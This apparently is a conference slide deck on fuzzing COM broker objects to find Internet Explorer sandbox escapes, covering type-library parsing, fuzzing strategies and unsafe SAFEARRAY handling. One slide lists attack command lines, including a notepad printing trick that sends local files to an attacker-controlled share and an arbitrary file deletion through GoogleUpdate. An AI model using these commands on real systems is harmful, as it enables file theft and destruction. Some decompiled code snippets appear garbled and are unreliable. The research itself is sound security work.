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# Smart COM Fuzzing

## - Auditing IE Sandbox Bypass in COM Objects

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DeepSafe, VMFUNC/VE, SGX from Intel Labs.
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- Bypassed PatchGuard (dissected PatchGuard decoder)
- Presented at CARO 2013, ShmooCon 2014, Black Hat Asia 2014, Black Hat 2014, HackMiami 2014, ToorCon 2014, Threads 2014

# About Us: Haifei

- Security Researcher at McAfee Labs
  - Previously: Microsoft, Fortinet
- Work on 2 questions (for good purposes):
  - 1) how to find vulnerabilities?
  - 2) how to exploit them?

*At McAfee my interests have been extended to the 3<sup>rd</sup>:*


  - 3) how to detect the effect by answering the 1<sup>st</sup> & 2<sup>nd</sup> ?

*work on research-backed projects aimed to detect the most hidden exploits (e.g. the Advanced Exploit Detection System)*
- Presented stuff some times (BlackHat Europe 2010, REcon 2012, Syscan360 2012, CanSecWest 2011/2014)

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# Attacking Interoperability




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*We are not old enough to catch all the previous research regarding COM. 😊*

*COM is not understandable by humans.*

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### Digging for Sandbox Escapes

Finding sandbox breakouts in Internet Explorer

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Blackhat USA 2014

# How to Bypass the IE Sandbox

- Windows kernel vulnerabilities
  - No doubt, you played like a boss :P
- Windows “design” faults
  - James Forshaw has given many examples
  - Registry Symbolic Links, Directory Junction, etc.
- Faults in the PM/EPM implementation
  - Mark V. Yason’s policy check vuln (CVE-2013-4015)
- Abusing elevation policy via specific command line
  - *HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Low Rights\ElevationPolicy*
  - Attacker uses specific command-line parameters to do something bad
  - With more applications installed on default OS, this becomes another big area
  - Some examples

# Command-Line Attacking Examples

- CVE-2013-3186: The case of a one-click sandbox escape on IE (by Fermín J. Serna)
  - `msdt.exe /path directory | .diagpkg file | .diagcfg file`
    - Script contained in .diagpkg will run
- Two Google Update vulns we reported in Sep. 2014
  - `GoogleUpdate.exe /report <file>`
    - The <file> will be deleted (deleting arbitrary file on the system)
  - `GoogleUpdate.exe /report <file> /custom_info_filename <custom_info_file>`
    - The content of the <info\_file> has a dir. traversal problem, will lead to dropping .dmp into arbitrary location
- Notepad attack! (resolving @yuange75's challenge)  
`notepad.exe /pt <file_to_stolen> "\\<attacker_ip>\sharedPrinter"`
  - Will print the content of arbitrary file to **remote** printer
  - Stealing **local** files
  - A crazy idea, we have to say!

# How to Bypass the IE Sandbox

- “Broker services”
  - Broker services usually provided as interprocess COM objects
  - Our focus on this research
  - A big open area
  - Bypassing IE sandbox becomes about finding bugs in COM objects



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# COM Basis

- Majority of Broker Services exposed over COM
- Objects identified by a Class ID (CLSID) GUID
- Implemented by a server, either a DLL or an executable
- An object can have multiple interfaces identified by Interface ID (IID)
- All objects support the IUnknown interface
  - Implements QueryInterface method, allows caller to query between objects
- Abstract programming model, can be used locally or remotely (distributed COM/DCOM).

*Copied directly from James Forshaw's Black Hat 2014 slides  
[https://github.com/tyranid/bh2014/blob/master/IE\\_Sandbox\\_Escapes\\_Presentation.pdf](https://github.com/tyranid/bh2014/blob/master/IE_Sandbox_Escapes_Presentation.pdf)*

# COM Basis (cont.)

- All CLSIDs are stored at:
  - HKEY\_CLASSES\_ROOT\CLSID
- All Interfaces are stored at:
  - HKEY\_CLASSES\_ROOT\Interface
- All Type Libraries are stored at:
  - HKEY\_CLASSES\_ROOT\TypeLib

# COM-Related APIs

- Creating an instance of the COM object


```
HRESULT CoCreateInstance(  
    _In_     REFCLSID rclsid,  
    _In_     LPUNKNOWN pUnkOuter,  
    _In_     DWORD dwClsContext,  
    _In_     REFIID riid,  
    _Out_    LPVOID *ppv  
);
```

- Rclsid: the CLSID of our COM object
  - dwClsContext: CLSCTX\_LOCAL\_SERVER (0x4) because we are creating the COM running in a separate process (usually a higher-integrity-level process)
  - riid: the Interface ID
  - The ppv returns the pointer of the v-table in the caller process (the “COM magic,” a.k.a. “marshaling” process)
- CoGetObject/CoCreateInstanceEx have similar functions (CoCreateInstance is an encapsulation of CoGetObject)




# Example: Identifying CLSID Info





- CLSID: {B019E3BF-E7E5-453C-A2E4-D2C18CA0866F}



- Find the implementing binary
  - LocalServer32

 (Default) REG\_SZ "C:\Windows\System32\Macromed\Flash\FlashUtil\_ActiveX.exe"


- Determine if this CLSID can be called from the sandboxed process
  - If the implementing binary is registered in the ElevationPolicy\*

 (Default)	REG_SZ	(value not set)
 AppName	REG_SZ	FlashUtil_ActiveX.exe
 AppPath	REG_SZ	C:\Windows\System32\Macromed\Flash
 Policy	REG_DWORD	0x00000003 (3)

*\*There are several ways to allow a COM to be invoked from the sandboxed process; the Elevation Policy is just one example*

# Example: Identifying Interface Info

- HKEY\_CLASSES\_ROOT\Interface\{299817DA-1FAC-4CE2-8F48-A108237013BD}




- ProxyStubClsid32
- Represents the binary that implements the COM Marshalling

 (Default)                      REG\_SZ                      {00020424-0000-0000-C000-000000000046}


- TypeLib

 (Default)                      REG\_SZ                      {FAB3E735-69C7-453B-A446-B6823C6DF1C9}

 Version                      REG\_SZ                      1.0


# Example: Identifying TypeLib Info

- HKEY\_CLASSES\_ROOT\TypeLib\{FAB3E735-69C7-453B-A446-B6823C6DF1C9}



- We find the binary that contains the TypeLib

- \1.0\0\win32

 (Default) REG\_SZ C:\Windows\System32\Macromed\Flash\FlashUtil\_ActiveX.exe



# Gathering input data for fuzzing..

How can we efficiently search out  
CLSIDs/IIDs pairs?

# A Quick Review of the Attack Surface

- Big combination space on Windows 10 Preview Build 9926 default installation
  - ~5,375 CLSID items
  - ~12,860 IID items
  - Functions of each interface
  - Unknown parameters and types of each function
- We leverage the Type Library for simplification

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# Type Library

- A type library is a binary file that stores information
  - Properties/methods
  - Structure definitions used in method/property
- Can be a standalone binary file (.TLB), a resource in a dynamic link library, or executable file (.DLL, .OLB, or .EXE)
- On Windows 10 Preview Build 9926
  - Only ~328 Type Libraries
- Through “type library,” we know which interface and methods/properties the COM object exposes
  - However, a type library is only a nice “note” from the COM developer, not a must-have
  - Type library isn’t really involved in the marshalling process

OLE/COM Object Viewer

File Object View Help

OLE/COM Object Viewer

File View

- FirewallICPL LUA 1.0 Type Library
- FlashAccessibility (Ver 1.0) Type Library
- FlashBroker (Ver 1.0) Type Library
- FPerson 2.0 Type Library
- FPlace 2.0 Type Library
- FSRM 1.0 Internal Type Library
- FSRM 1.0 Type Library
- FStock 2.0 Type Library
- FUSServiceLib (Ver 1.0) Type Library
- GamesConfigServer 1.0 Type Library
- Genesis Teletext Server 1.0 Type Library
- GenValObj 1.0 Type Library
- Hanja Dictionary Type Library
- Help Service 1.0 Type Library
- HHCtrl 4.0 Type Library
- Hyper-V Application Helper 1.0 Type Library
- IAS Core Components 1.0 Type Library
- IAS DataStore 1.0 Type Library
- IAS DataStore2 1.0 (Ver 1.0) Type Library
- IAS Extensions 1.0 Type Library
- IAS Helper COM Components 1.0 Type Library
- IAS Network Access Protocol 1.0 Type Library
- IAS RADIUS Protocol 1.0 Type Library
- IAS SDO 1.0 Type Library
- IAS SDO Helper 1.0 Type Library
- IDBHO 1.0 Type Library
- letag 1.0 Type Library
- ixtag 1.0 Type Library
- imapijpn 1.0 Type Library
- imapikor 1.0 Type Library
- IMContact 1.0 Type Library
- IME Dictionary API 1.0 Type Library
- IME Search Integration 1.0 Type Library
- IMEAPI\_JK 1.0 Type Library
- IMEFILES 1.0 Type Library
- JET Expression Service 1.0 Type Library

FlashBrokerLib

- dispinterface IFlashBroker
- interface IFlashBroker
- dispinterface IFlashBroker2
- interface IFlashBroker2
- dispinterface IFlashBroker3
- interface IFlashBroker3
- dispinterface IFlashBroker4
- interface IFlashBroker4
- dispinterface IFlashBroker5
- interface IFlashBroker5
- dispinterface IFlashBroker6
- interface IFlashBroker6
- coclass FlashBrokerImp
- coclass FlashBrokerImp2
- coclass FlashBrokerImp3
- coclass FlashBrokerImp4
- coclass FlashBrokerImp5
- coclass FlashBrokerImp6

```
// Generated .IDL file (by the OLE/COM Object Viewer)
//
// typelib filename: FlashUtil_ActiveX.exe
[
  uuid(FAB3E735-69C7-453B-A446-B6823C6DF1C9),
  version(1.0),
  custom(DE77BA64-517C-11D1-A2DA-0000F8773CE9, 134218331),
  custom(DE77BA63-517C-11D1-A2DA-0000F8773CE9, 1423011597),
  custom(DE77BA65-517C-11D1-A2DA-0000F8773CE9, "Created by MIDL version 8.00.0603 at Tue Feb 03 16:59:57 2015")
]
library FlashBrokerLib
{
  // TLib : // TLib : OLE Automation : {00020430-0000-0000-C000-000000000046}
  importlib("stdole2.tlb");

  // Forward declare all types defined in this typelib
  interface IFlashBroker;
  interface IFlashBroker2;
  interface IFlashBroker3;
  interface IFlashBroker4;
  interface IFlashBroker5;
  interface IFlashBroker6;

  [
    odl,
    uuid(2E4BB6BE-A75F-4DC0-9500-68203655A2C4),
    dual,
    oleautomation
  ]
  interface IFlashBroker : IDispatch {
    [id(0x60020000)]
    HRESULT BrokerCreateFile(
      [in] BSTR pFileName,
      [in] long p_readOnly,
      [in] long p_truncateOnOpen,
      [out] unsigned long* p_fileCookie);
  }
  [id(0x60020001)]

```

Ready

# Parsing Type Library

- Type description functions
- ITypeLib interface
- ITypeInfo interface
- TYPEATTR structure
- FUNCDESC structure
- ELEMDESC structure

# Type Description Functions


- LoadTypeLib

- LoadTypeLibEx

  - HRESULT LoadTypeLib( LPCOLESTR szFile, ITypeLib \*\*pptlib )

# ITypeLib Interface

- Represents a type library



Source: <https://msdn.microsoft.com/en-us/library/windows/desktop/ms221549%28v=vs.85%29.aspx>



# ITypeLib Interface

- `UINT GetTypeInfoCount()`
  - Provides the number of type descriptions in a type library
- `HRESULT GetTypeInfo(  
    [in]    UINT index,  
    [out]   ITypeInfo **ppTInfo  
    )`
  - Retrieves the specified type description

# ITypeLib Interface

- HRESULT GetTypeAttr(  
    [out] TYPEATTR \*\*ppTypeAttr  
)
- HRESULT GetFuncDesc(  
    [in]  UINT index,  
    [out] FUNCDESC \*\*ppFuncDesc  
)

# TYPEATTR Structure

<b>GUID</b>	<b>guid</b>	WORD	wTypeFlags
LCID	lcid	WORD	wMajorVerNum
DWORD	dwReserved	WORD	wMinorVerNum
MEMBERID	memidConstructor	TYPEDESC	tdescAlias
MEMBERID	memidDestructor	IDLDESC	idldescType
LPOLESTR	lpstrSchema		
ULONG	cbSizeInstance		
<b>TYPEKIND</b>	<b>typekind</b>		
<b>WORD</b>	<b>cFuncs</b>		
WORD	cVars		
WORD	cImplTypes		
<b>WORD</b>	<b>cbSizeVft</b>		
WORD	cbAlignment		

# TYPEKIND Enum

TKIND\_ENUM = 0

TKIND\_RECORD = ( TKIND\_ENUM + 1 )

TKIND\_MODULE = ( TKIND\_RECORD + 1 )

**TKIND\_INTERFACE = ( TKIND\_MODULE + 1 )**

***IID***

**TKIND\_DISPATCH = ( TKIND\_INTERFACE + 1 )**

***IDispatch::Invoke***

**TKIND\_COCLASS = ( TKIND\_DISPATCH + 1 )**

***CLSID***

TKIND\_ALIAS = ( TKIND\_COCLASS + 1 )

TKIND\_UNION = ( TKIND\_ALIAS + 1 )

TKIND\_MAX = ( TKIND\_UNION + 1 )

# FUNCDESC Structure

<b>MEMBERID</b>	<b>memid</b>
SCODE	*lprgscode
ELEMDESC	*lprgelemdescParam
FUNCKIND	funckind
INVOKEKIND	invkind
CALLCONV	callconv
<b>SHORT</b>	<b>cParams</b>
SHORT	cParamsOpt
<b>SHORT</b>	<b>oVft</b>
SHORT	cScodes
<b>ELEMDESC</b>	<b>elemdescFunc</b>
WORD	wFuncFlags

# ELEMDESC Structure

```
typedef struct tagELEMDESC {  
    TYPEDESC tdesc;  
    union {  
        IDLDESC idldesc;  
        PARAMDESC paramdesc;  
    };  
} ELEMDESC, *LPELEMDESC;
```

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# Previous COM-Related Fuzzing


- Previously, there were some COM-related fuzzing tools, such as COMRaider (iDefense), AxMan (H.D. Moore)
- However, they were for ActiveX fuzzing, not COM
  - ActiveX is only a small part of COM (IDispatch)
    - Script env., only basic data types (string, integer, etc.)
  - Most COMs for sandbox escape are not ActiveX (inherited directly from IUnknown)
    - C/C++, many data types (pointer, SAFEARRAY, Class, self-defined structure)
- It doesn't look that easy to audit all the functions, right?
  - The IFlashBroker6 interface has **96** functions exposed
  - The Windows Media Player exposes **~116** interfaces, a total **~1600** functions
- **We lack of a tool to audit problems in COM**
  - **Not just for IE sandbox bypass**, but a common solution for auditing all COM objects that may be exposed in various attacking scenarios



# Introducing COMEye

- Automatically analyzes all COM type libraries
- Able to fuzz binary structure
- Refer fuzzing with related APIs
- Logic issue fuzzing

# Fuzzing Strategy



# The Process

- With type library APIs and structures
- Get all CoClass and interfaces
  - Mapped to CLSID and IID
- Get all functions in an interface
  - API name
  - Offset in vtable
  - All parameters
    - Parameter type
    - Parameter name
    - Input/output information

**More efficient fuzzing**

# Single API Fuzzing

- Dedicated fuzzing base for each VARTYPE
- For example
  - INT
  - BSTR
  - SAFEARRAY
  - ...
- Fuzzing every API with a different parameter fuzzing base combination

# Cross APIs Fuzzing

## ➤ APIs Group Fuzzing

- API name
- API offset in vtable
- Parameter name
- Parameter input/output
- Parameter type

```
HRESULT BrokerCreateFile(  
[in] BSTR pFileName,  
[in] long p_readOnly,  
[in] long p_truncateOnOpen,  
[out] unsigned long* p_fileCookie);
```

```
HRESULT BrokerWriteFile(  
[in] unsigned long p_fileCookie,  
[in] SAFEARRAY(unsigned char) p_data,  
[out] unsigned long* p_numWritten);
```

```
HRESULT BrokerCloseHandle(  
[in] unsigned long p_fileCookie);
```

# Logic Fuzzing

- File escape fuzzing
  - API name
  - Parameter type and name
  - Parameter input/output

- For example

```
HRESULT BrokerCreateFile(  
    [in] BSTR pFileName,  
    [in] long p_readOnly,  
    [in] long p_truncateOnOpen,  
    [out] unsigned long* p_fileCookie  
);
```

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Next, a specific COM coding problem:  
Unsafe `SAFEARRAY` Usage



# SAFEARRAY Structure

```
typedef struct tagSAFEARRAY {  
    USHORT          cDims;  
    USHORT          fFeatures;  
    ULONG           cbElements;  
    ULONG           cLocks;  
    PVOID           pvData;  
    SAFEARRAYBOUND  rgsabound[1];  
} SAFEARRAY, *LPSAFEARRAY;
```

```
typedef struct tagSAFEARRAYBOUND {  
    ULONG cElements;  
    LONG  lLbound;  
} SAFEARRAYBOUND, *LPSAFEARRAYBOUND;
```

<b>cDims</b>	The number of dimensions
<b>fFeatures</b>	Flags
<b>cbElements</b>	The size of an array element
<b>cLocks</b>	The number of times the array has been locked without a corresponding unlock
<b>pvData</b>	The data
<b>Rgsabound</b>	One bound for each dimension
<b>cElements</b>	The number of elements in the dimension
<b>lLbound</b>	The lower bound of the dimension

# SafeArrayCreateVector


```
SAFEARRAY* SafeArrayCreateVector(  
    _In_   VARTYPE vt,  
    _In_   LONG lLbound,  
    _In_   ULONG cElements  
);
```

```
VT_UI1 = 17
```


```
push    [ebp+cElements] ; cElements  
push    0                ; lLbound  
push    11h              ; vt  
call    ds:SafeArrayCreateVector
```

# SafeArrayCreateVector(0x11,0,4)

```
OLEAUT32!SafeArrayCreateVector:  
77d30844 8bff          mov     edi,edi  
0:000> dd esp  
0026fdfc 003d3636 00000011 00000000 00000004  
0026fe0c 00000000 00000000 7ffdf000 cccccccc
```



# SafeArrayCreateVector(0x11,0,0)



# SafeArrayAccessData

```
HRESULT SafeArrayAccessData(  
  _In_   SAFEARRAY *psa,  
  _Out_  void **ppvData  
  \.
```

```
    mov     edi, edi  
    push   ebp  
    mov    ebp, esp  
    push   esi  
    mov    esi, [ebp+ppvData]  
    test   esi, esi  
    jz     loc_6FC67C1C  
    mov    edx, [ebp+psa]  
    push   edx  
    call   _SafeArrayLock@4 ;  
    test   eax, eax  
    jl     short loc_6FC401C2  
    mov    eax, [edx+0Ch] ——— pvData  
    mov    [esi], eax  
    xor    eax, eax
```

```
loc_6FC401C2:
```

```
    pop    esi  
    pop    ebp  
    retn   8
```

# SAFEARRAY Data Transfer

- Client encodes SAFEARRAY as a buffer
  - LPSAFEARRAY\_Marshal
- COM server decodes buffer as new SAFEARRAYLPSAFEARRAY\_Marshal
  - LPSAFEARRAY\_Unmarshal
- SAFEARRAY is safe enough to pass data from client to server
  - Wired SAFEARRAY could be detected by library or cause a COM client crash

# Normal SAFEARRAY Usage

- Operation on SafeArrayData buffer with correct size

```
signed int __stdcall                                     (HANDLE hFile, void *ppvData, SAFEARRAY *psa,
{
    signed int result; // eax@2
    SAFEARRAY *psa_1; // esi@4
    DWORD v6; // edi@8
    LPDWORD v7; // eax@9

    if ( (unsigned __int8)getfilehandlefromcookie((int)hFile, (int)ppvData, (int)&hFile) )
    {
        if ( lpNumberOfBytesWritten && (psa_1 = psa) != 0 )
        {
            if ( psa->cDims != 1 || psa->cbElements != 1 || psa->rgsabound[0].lLbound )
            {
                result = 0x80004005;
            }
            else
            {
                result = SafeArrayAccessData(psa, &ppvData);
                v6 = result;
                if ( !result )
                {
                    v7 = lpNumberOfBytesWritten;
                    *v7 &= v6;
                    if ( !WriteFile(hFile, ppvData, psa_1->rgsabound[0].cElements, v7, (LPOVERLAPPED)v6) )
                        v6 = GetLastError(); SafeArrayAccessData(psa, &ppvData)
                    SafeArrayUnaccessData(psa_1);
                    result = v6;
                }
            }
        }
        else
        {
            result = 87;
        }
    }
}
```

# Unsafe SAFEARRAY Usage

- Operation on SafeArrayData buffer with wrong size

```
HRESULT __thiscall                               (void *this, int a2, HDC hdc, SAFEARRAY *psa, DWORD cpt)
{
    HRESULT result; // eax@1
    void *ppvData; // [sp+0h] [bp-4h]@1

    ppvData = this;
    result = SafeArrayAccessData(psa, &ppvData);
    if ( !result )
    {
        SafeArrayAccessData(hdc, (const POINT *)ppvData, cpt);
        SafeArrayUnaccessData(psa);
        result = 0;
    }
    return result;
}
```



# Identifying Unsafe SAFEARRAY Usage

- Small-size SAFEARRAY plus a set of Int data distributed from 0 to 0xffffffff
- Debugger catches the target broker crash due to out-of-bounds access
- Common issues existing in several COM brokers

More examples

